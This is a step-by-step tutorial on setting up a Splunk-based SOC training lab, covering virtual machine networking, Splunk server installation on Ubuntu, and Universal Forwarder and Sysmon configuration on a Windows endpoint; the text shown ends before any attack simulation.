**SOC Training - Building Splunk lab for Logs ingestion, Monitor , Attack simulation & Detection**

# Part 1: Requirements & Tools

## Tools

* Hypervision Software: VMware Workstation, VirtualBox.
* Windows 11 ISO: Download from microsoft official page.
* Ubuntu 22.04 Server/Desktop ISO: Download from Ubuntu official page, Desktop is recommended for visualizing.
* Kali Linux: Download from Kali linux official site.
* Splunk Enterprise: Download from Splunk official site, free version trial for 60 days (should be enough for a lab project).
* Splunk Universal Forwarder: Download from Splunk official site for logs collecting.
* Other tools: Sysmon, pfSense (optional).


## Requirements


* ROM: >= 100GB spare space
* RAM: >= 16GB for a smooth workflow

# Part 2: Implementation

## Network configuration


* For this lab, I will be using host-only network to ensure consistency and reliable connection between the VMs.
* Open VMware Workstation Pro, go to Edit -> Virtual Network Editor






## Splunk Server


* Before install and configure anything, we need to set up the host virtual machine first, for the Splunk Server, I choose Ubuntu 22.04 as the host OS.
* Ubuntu set up:
* ISO Ubuntu 22.04.05 LTS
* Ram >= 4GB
* CPU >= 2 core
* Storage >= 35GB




* Windows set up:
* Ram >= 4GB
* CPU >= 2 core
* Storage >= 60GB




* After finish set up the 3 VMs, test their connection




Ping from the Windows machine to Ubuntu




Ping from windows machine to Kali.




Ping from the Ubuntu machine to the Window machine



Ping from Ubuntu machine to Kali




Ping from Kali machine to Ubuntu.


Ping from Kali machine to Windows.

### Step 1: Splunk Server Download


* On Ubuntu machine, access Splunk's official site and create an account (each account only has a 60 days trial).




* Copy .deb wget link, then open a terminal and paste it in, it should be something like this: **wget -O splunk-10.0.1-c486717c322b-linux-amd64.deb "**[**https://download.splunk.com/products/splunk/releases/10.0.1/linux/splunk-10.0.1-c486717c322b-linux-amd64.deb**](https://download.splunk.com/products/splunk/releases/10.0.1/linux/splunk-10.0.1-c486717c322b-linux-amd64.deb)**"**
* Extract everything, if everything goes well, it should display a “complete” message as in the picture below.




* Run Splunk for the first time using command sudo /opt/splunk/bin/splunk start, accept license, create a username and password to login Splunk.






* If everything run smoothly, you can start using the Splunk home page.




* Next, configure Splunk to monitor the Ubuntu machine (Splunk’s host machine), this will include several system logs such as auth.log, syslog, kern.log,etc.



## Windows Endpoint

### Step 1: Install Splunk Universal Forwarder for remote data collection


* Download Splunk Universal Forwarder on Splunk official site



* Download and run the .msi file, and configure it to forward data to the Splunk server machine (make sure to get the IP right).

### Step 2: Sysmon Installation

* Install Sysmon to have enhanced standard logging capabilities ad Extract it.
* Before running Sysmon, make sure to have a Sysmon configuration file first. Go to SwiftOnSecurity and make a copy of the configuration. [SwiftOnSecurity/sysmon-config: Sysmon configuration file template with default high-quality event tracing](https://github.com/SwiftOnSecurity/sysmon-config)
* Place the configuration file in the same folder as the Sysmon’s exe file



* Finally, run it with command **./Sysmon64.exe -accepeula -i sysmonconfig.xml**

### Step 3: Configure Splunk UF to collect data.

* Navigate to **C:\Program Files\SplunkUniversalForwarder\etc\system\local,** you should see a **inputs.conf** file, if not, create one and paste in the following lines.

# Windows platform specific input processor.

#[WinEventLog://Application]

#disabled = 0

#index = wineventlog

[WinEventLog://Security]

disabled = 0

index = wineventlog

#[WinEventLog://System]

#disabled = 0

#index = wineventlog

[WinEventLog://Microsoft-Windows-Sysmon/Operational]

disabled = false

renderXml = true

